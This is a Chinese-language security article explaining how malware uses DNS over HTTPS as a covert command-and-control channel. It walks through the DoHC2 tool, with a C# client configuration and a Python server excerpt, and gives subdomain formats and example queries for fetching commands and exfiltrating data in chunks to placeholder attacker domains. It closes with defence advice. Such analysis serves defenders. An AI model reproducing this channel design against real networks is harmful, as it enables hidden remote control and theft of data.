


浅析恶意软件通信技术：基于 DoH 的 C2 信道

发布于：<https://www.freebuf.com/articles/network/292228.html>

一 背景概述

对僵尸程序、木马等具有远控能力的恶意软件而言，C&C 信道不仅是其正常运行的基本需求，也是其维持自身健壮性、隐蔽性的关键所在。其中，常见远控工具主要面临两方面问题：远控流量易被检测、被阻断、被审计；控制者身份和 C&C 服务器易被溯源追踪。

针对以上问题，近年来，红队在实战中研究发现了多种可利用的对抗技术，以应对网流量审计和溯源追踪。如：基于 DoH (DNS over HTTPS)、Domain Fronting (域前置)、Domain Hiding (域隐藏)、Domain Borrowing (域借用)、Instant Message (即时消息)、云函数、剪切板 (pastbin)、社交网络 (twitter) 等公共资源的 C&C 信道。



该类基于公共资源的 C&C 信道有一个共同特点，即控制者不再仅依赖自建 C&C 服务器对被控主机进行管控，而是利用互联网上开放的公共服务充当 C&C 服务器的角色。其优势在于：

(1) 防流量审查：被控端不与 C&C 服务器直接通信，而是与互联网上公开、正常的网络服务通信，将其自身产生的恶意流量伪装成正常用户的合法流量，可有效突破本地和网络边界的流量审查以及防火墙限制。

(2) 防溯源追踪：利用互联网上的公共服务中转被控端与 C&C 服务器之间的网络流量(或充当 C&C 服务器角色)，以隐藏 C&C 服务器的地址，可有效降低 C&C 服务器或 BotMaster 被防御人员溯源追踪的可能性。

二 本文目的

作为公共资源型 C&C 信道的一种方式，本文主要对 DoH 的产生背景、基本原理、实际案例进行概述，同时以开源工具 [DoHC2](#) 为例，讨论恶意软件在利用 DoH 充当 C&C 信道的过程，如何设计信道运行流程、如何定义协议格式等内容，最后讨论 DoH 的优缺点并提出防御建议。


三 DoH 简介

1 DoH 的产生

传统的 DNS 协议通过 UDP 发送 DNS 查询请求，通信内容没有加密，安全性较弱，易受中间人拦截和操纵。为了解决传统 DNS 的弊端，先后诞生了多种网络协议，以强化域名系统的安全性，如：DNSSEC、DNSCrypt、DNS over TLS、DNS over HTTPS 等。其中，DoH 是目前主流浏览器唯一支持的提高 DNS 安全性的协议。



协议类型	标准化	完整性 (防篡改)	保密性 (防偷窥)	抗协议 识别	主流的浏览器支持	知名的公共服务器
DNSSEC	有	有	无	无	无	Google Cloudflare Quad9
DNSCrypt	无	有	有	无	无	OpenDNS Quad9
DNS over TLS	有	有	有	有	无	Cloudflare Quad9
DNS over HTTPS	进行中	有	有	有	有	Google Cloudflare Quad9

作为一种弥补现行 DNS 安全的新协议，DoH 在通信过程中基于 HTTPS 发送 DNS 查询请求，并从某个可信 DoH 服务器（知名服务商提供）获取查询结果。因为通信内容是加密传输的，所以可有效解决 DNS 监视和 DNS 劫持的问题。



2 DoH 的现状

目前，DoH 还在标准化的过程中：RFC 方面，它已经有了相应的草案，但还没正式发布。虽然尚未正式发布，但 Firefox 从 62 版本已开始支持 DoH、Chrome/Chromium 从 66 版本也已开始支持 DoH。此外，Google、Cloudflare、Quad9 等知名服务提供商也提供了支持 DoH 功能的 DNS 服务器。

 Firefox  Chrome	<table> <tr> <th>DoH提供商</th><th>API接口</th></tr> <tr> <td>Google</td><td>https://dns.google.com/resolve</td></tr> <tr> <td>Cloudflare</td><td>https://cloudflare-dns.com/dns-query</td></tr> <tr> <td>Quad9</td><td>https://dns.quad9.net/dns-query</td></tr> <tr> <td>SecureDNS</td><td>https://doh.securedns.eu/dns-query</td></tr> <tr> <td>CleanBrowsing</td><td>https://doh.cleanbrowsing.org/doh/family-filter/</td></tr> <tr> <td>PowerDNS</td><td>https://doh.powerdns.org</td></tr> <tr> <td>Rubyfish</td><td>https://www.rubyfish.cn/dns-query</td></tr> </table>	DoH提供商	API接口	Google	https://dns.google.com/resolve	Cloudflare	https://cloudflare-dns.com/dns-query	Quad9	https://dns.quad9.net/dns-query	SecureDNS	https://doh.securedns.eu/dns-query	CleanBrowsing	https://doh.cleanbrowsing.org/doh/family-filter/	PowerDNS	https://doh.powerdns.org	Rubyfish	https://www.rubyfish.cn/dns-query
DoH提供商	API接口																
Google	https://dns.google.com/resolve																
Cloudflare	https://cloudflare-dns.com/dns-query																
Quad9	https://dns.quad9.net/dns-query																
SecureDNS	https://doh.securedns.eu/dns-query																
CleanBrowsing	https://doh.cleanbrowsing.org/doh/family-filter/																
PowerDNS	https://doh.powerdns.org																
Rubyfish	https://www.rubyfish.cn/dns-query																
支持DoH功能的浏览器	支持DoH功能的API接口																

3 DoH 的案例

虽然通过 DoH 可避免中间人攻击和隐私泄露的风险，然而在提供安全性的同时，DoH 也存在被攻击者恶意利用的风险。据报道：

2019 年 7 月，360Netlab 的安全人员发现首个利用 DoH 的恶意软件 Godlua，该恶意软件利用 DoH 协议从某域名的 TXT 记录中获取攻击者预留的控制命令（参考：[Godlua Backdoor 分析报告](#)）。

2020 年 5 月，卡巴斯基的安全人员发现伊朗 APT 组织 OilRig（APT34）已将 DoH 武器化，成为第一个将 DoH 协议纳入其黑客安全工具库的 APT 组织（参考：[APT 组织将 DoH 武器化](#)）。

四 信道原理

在网络通信层面，被控端与 C&C 服务器的通信主要有两类请求，一是被控端从 C&C 服务器获取攻击者下发的控制命令，二是被控端将命令的执行结果或窃取的敏感文件回传给 C&C 服务器。


为满足以上需求，基于 DoH 充当 C&C 信道的方式与基于 DNS 充当 C&C 信道的方式是一样的，都是通过子域名查询携带传递的信息。不同之处在于，DoH 多了一层通过 HTTPS 包裹“DNS 查询”的过程。

其中，常见 DNS 记录类型如下图所示：


类型	说明	示例
A记录	<ul style="list-style-type: none">用来指定域名对应的IP地址该记录的值只能使用IP地址	www.baidu.com的A记录值为61.135.169.121
CNAME记录	<ul style="list-style-type: none">别名记录，用来为一个域名设置别名该记录的值只能使用域名，不能使用IP地址	www.baidu.com的CNAME记录值为 www.a.shifen.com
MX记录	<ul style="list-style-type: none">邮件交换记录，用于将以该域名为结尾的电子邮 件指向对应的邮件服务器MX记录可以使用域名或IP地址	用户所用的邮件是以域名mydomain.com为结尾， 则需要添加该域名的MX记录，以处理所有以 @mydomain.com结尾的邮件
NS记录	<ul style="list-style-type: none">解析服务器记录，用来表明由哪台服务器对该域 名的子域名进行解析。该记录只能设置为域名，不能设置为IP地址	假如希望由ns1.baidu.com这台服务器解析 baidu.com的子域名，则需设置baidu.com的NS 记录为ns1.baidu.com（同时要设置 ns1.baidu.com的IP地址）
TXT记录	<ul style="list-style-type: none">用于保存域名的附加文本信息，如联系信息单个TXT记录一般不超过255字节	admin IN TXT "管理员，电话：XXXXXXXX"
AAAA记录	<ul style="list-style-type: none">用来将域名解析到IPv6地址	

在具体实现上，恶意软件通常利用 DNS TXT 记录获取控制命令、利用 DNS A 记录(或 TXT 记录、AAAA 记录等)回传结果信息。示例如下：

(1) 获取控制命令：通过查询子域名的 TXT 记录，从 DNS 响应中获取攻击者预留的控制命令。



(2) 回传结果信息：通过查询子域名的 A 记录，将敏感信息发送到攻击者控制的 DNS 服务器。




为什么被控端的 DNS 查询请求最终会达到攻击者控制的 DNS 服务器？这是 NS 记录在起作用。NS 记录：用于指定该域名的子域名查询由哪个 DNS 服务器来解析。

备注：在 DNS 查询的过程中，如果本地 DNS 有缓存，则返回缓存中的内容；如果本地 DNS 无缓存，则从根 DNS 服务器递归查询，请求最终会到达 NS 记录所指向的服务器。（DNS 递归查询）

五 信道流程

以开源工具 DoHC2 为例，基于 DoH 构建 C&C 信道的通信流程如图所示。其中，自建 DNS 服务器由攻击者搭建并控制，本质是一段 Python 脚本，用于中转被控端与 C&C 服务器之间的网络流量；C&C 服务器由 Cobaltstrike Teamservers 搭建部署完成，用于对被控端程序进行远程控制。二者即可单独部署，也可部署在一台服务器上。



```

1 using System;
2 using System.Collections.Generic;
3 using System.Linq;
4 using System.Text;
5 using System.Threading.Tasks;
6 using ExternalC2;
7
8 namespace DoHC2Runner
9 {
10     class Program
11     {
12         static void Main(string[] args)
13         {
14             DoHC2 doh = new DoHC2();
15             // Send Channel Hostname
16             // Receive Channel Hostname
17             // DNS over HTTPS (DoH) Resolver
18             doh.Configure("send.example.org", "receive.example.org", "https://doh.example.org/");
19             doh.Go();
20         }
21     }
22 }
  
```

配置NS记录, 以及使用的Doh服务器

该工具的安装步骤可参考：<https://github.com/SpiderLabs/DoHC2>。在使用该工具前，需要先申请域名，并配置 DNS 记录。其中，使用两条 NS 记录只是该工具的设计，一条在获取控制命令时使用，一条在回传结果信息时使用。

(1) 创建一条 A 记录，对应的记录值为自建 DNS 的 IP 地址；

(2) 创建两条 NS 记录，对应的记录值为刚刚创建的 A 记录。


1 客户端构造 DNS 查询请求

在运行过程中，DoHC2 客户端发往 dns.google.com（或其它 DoH 服务器）的 DNS 查询请求如下所示，该请求最终会经公共 DNS 服务器，到达自建 DNS 服务器，进而转发给 C&C 服务器，实际的 payload 位于 name 字段。

<https://dns.google.com/resolve?name={子域名字符串}.receive.example.org&type=TXT>

<https://dns.google.com/resolve?name={子域名字符串}.send.example.org&type=TXT>

1.1 协议格式：获取控制命令



(1) 第 1 次查询：获取控制命令的长度大小

"{0}.{1}.{2}", dohSocketHandle, session, receiveHostname

{0} dohSocketHandle: 客户端的唯一标志

{1} session: 随机的 session 标识

{2} receiveHostname: 子域名 receive.example.org

示例：

iyyk.bfra.receive.example.org

(2) 第 1-n 次查询：获取控制命令的实际内容（循环）

"{0}.{1}.{2}.{3}", dohSocketHandle, pos, session, receiveHostname

dohSocketHandle: 客户端的唯一标志

pos: 从 0 开始，最多 1500 次

session: 随机的 session 标识

receiveHostname: 子域名 receive.example.org

示例：

iyyk.bfra.0.receive.example.org


iyyk.bfra.1.receive.example.org

iyyk.bfra.2.receive.example.org

.....

备注：由于单个 TXT 记录一般不超过 255 字节，因此对于控制命令过长的情况，需要发送多次 DNS TXT 查询，每次获取部分字符串，最后将其拼接为原始内容。

1.2 协议格式：回传结果信息



(1) 第 1 次查询：告诉服务器，本次数据传输需要多少次 DNS 查询

"{0}.{1}.{2}.{3}", dohSocketHandle, entries, session, sendHostname

{0} dohSocketHandle: 客户端的唯一标志

{1} entries: 本次数据传输需要多少次查询

{2} session: 整个 session 的唯一标识

{3} sendHostname: 查询子域名 send.example.org

示例：

iyyk.25.4q9j.send.example.org

(2) 第 1-n 次查询：开始传输待发送的数据，分片的内容位于{3}处

```
"{0}.{1}.{2}.{3}.{4}", dohSocketHandle, pos, session, String.Join(".", labels.ToArray()),  
sendHostname);
```

{0} dohSocketHandle: 客户端的唯一标志

{1} pos: 此次传输数据在整个数据块中的相对位置

{2} session: 整个 session 的唯一标识

{3} String.Join(".", labels.ToArray()): 此次传输的实际数据（最多三个子域名，由
labelsPerLookup 指定）

{4} sendHostname: 查询子域名 send.example.org

示例：

iyyk.0.4q9j.kyks5hzzm8epo9sfvwakuwvr6bhsdvhtibambriwae5uezgo8t.sqlb2wb1a013lp
pz2psycczcyi4bb5grqawqb2pcyqcq6bler7.9dwbx3gfhv6qeibgbeinfvdbqq7kkugbvtfivwlr
likcp77rx.send.example.org

iyyk.1.4q9j.pnlxs2crqygl3bxcgrghzgbxht0fottyfmtrdzotna91gzv3hl.mdft2tbrvm00gmcbip
tvo0z2gz0qaai2xldqsnlcfqwdlnhonq.qagal9hxyusk1z0drrku7klxheokyamii3mlv7iny44pz
aibaz.send.example.org

iyyk.2.4q9j.dysua7kowwb2qdhglebdqca7t6y960egsyzaxoorbkczix9lag.nkty7xegsw2lfg6q
3prn8hwkkzxm35kafl0mdmlaga94kbgxyk.xrsuoukp0mxqdc2uxfm42azefuu6x3drkrlmug


y6ly0xpp9ypa.send.example.org

.....

备注：如果回传的字符串太长（或文件太大），则需要将字符串分割后传输，每次传递特定大小的内容。待 DNS 服务器收到所有请求后，再将分割后的信息还原。

2 服务端处理 DNS 查询请求

当 DNS 查询请求到达自建 DNS 服务器时，Python 脚本会依据子域名的标识进行判断，以确定返回控制命令，还是接收回传结果。



```
280
281 #print('Got request for ' + questions[0]['name'] + ' from ' + str(self.client_address))
282 print('Incoming DNS Query' + questions[0]['name'])
283
284 query = questions[0]['name'];
285
286 answers_response = []
287
288 try:
289     if INPUTDOMAIN in query:
290         answers_response = inputHandler(query)
291     if OUTPUTDOMAIN in query:
292         answers_response = outputHandler(query)
293 except:
294     answers_response.append("Error")
295
296 # Make response (note: we don't actually care about the questions, just return our can
297 response = io.BytesIO()
298
299 # Header
300 # Response, Authoritative
301 response_header = struct.pack(HEADER, request_id, 0b10000100, 0b00000000, qd_count, le
302 response.write(response_header)
303
304 # Questions
305 for q in questions:
306     # Name
307     for part in q['name'].split('.'):
308         response.write(struct.pack('B', len(part)))
309         response.write(part.encode('us-ascii'))
310     response.write(b'\x00')
```

依据子域名进入不同的处理逻辑，从而返回对应的内容

六 一些讨论

1 适用场景

虽然单纯基于 DNS 协议构建 C&C 信道的方式，具有较好的隐蔽性，可绕过部分防火墙的拦截。但对于本地 DNS 服务器而言，其通信内容是明文的，且目前对恶意 DNS 的检测手段也比较成熟，如：子域名的长度、元音字母个数、请求的心跳频率等因素都会引发异常行为。

通信参与者	被控端地址	通信内容	自建DNS服务器	C&C服务器
Bot客户端	已知	已知	已知	未知
网络边界设备	已知	未知	未知	未知
DoH服务商	已知	已知	已知	未知

基于 DoH 协议构建 C&C 信道的方式，不仅通信内容可基于 HTTPS 协议加密，而且与高可信 DoH 服务的通信（而非本地 DNS 服务器）不会引发异常行为，避免了基于 DNS 的恶意行为检测机制。此外，在整个通信过程中，任何参与节点都无法获知 C&C 服务器的地址信息，也无法掌握全部的关键信息。

任何技术方案都不是完美的，基于 DoH 的 C&C 信道也是如此。如果受害终端向 DoH 服务器发送过多的 DNS 查询请求，尤其一些生僻域名的查询，易触发 DoH 服务商的异常行为检测机制。而且由于每次 DNS 查询仅能发送或响应特定长度的内容，所以 DoH 相对适合传输内容有限的情况（如：获取控制命令），不适合传输超长内容的场景（如：回传大文件）。

2 防御建议

对于企业的边界而言，由于 DNS 查询请求被 HTTPS 加密，无法获取明文内容，因此基于通信内容进行检测的手段无法有效发挥作用。一种比较直接的手段，便是屏蔽企业内部终端发往 DoH 服务器的所有请求。虽然有一定附带损害，但由于 DoH 服务并未大规模应用，故不会造成实质性影响。

对于 DoH 服务商而言，由于 DNS 查询达到 DoH 服务器后已是明文内容，所以针对恶意 DNS 的检测技术在这里就有了用武之地。此外，DoH 服务商也可基于恶意 DNS 查询请求获知被控端的主机规模，以及自建 DNS 服务器的地址信息，可进一步与执法机构配合以对利用 DoH 的恶意行为进行打击。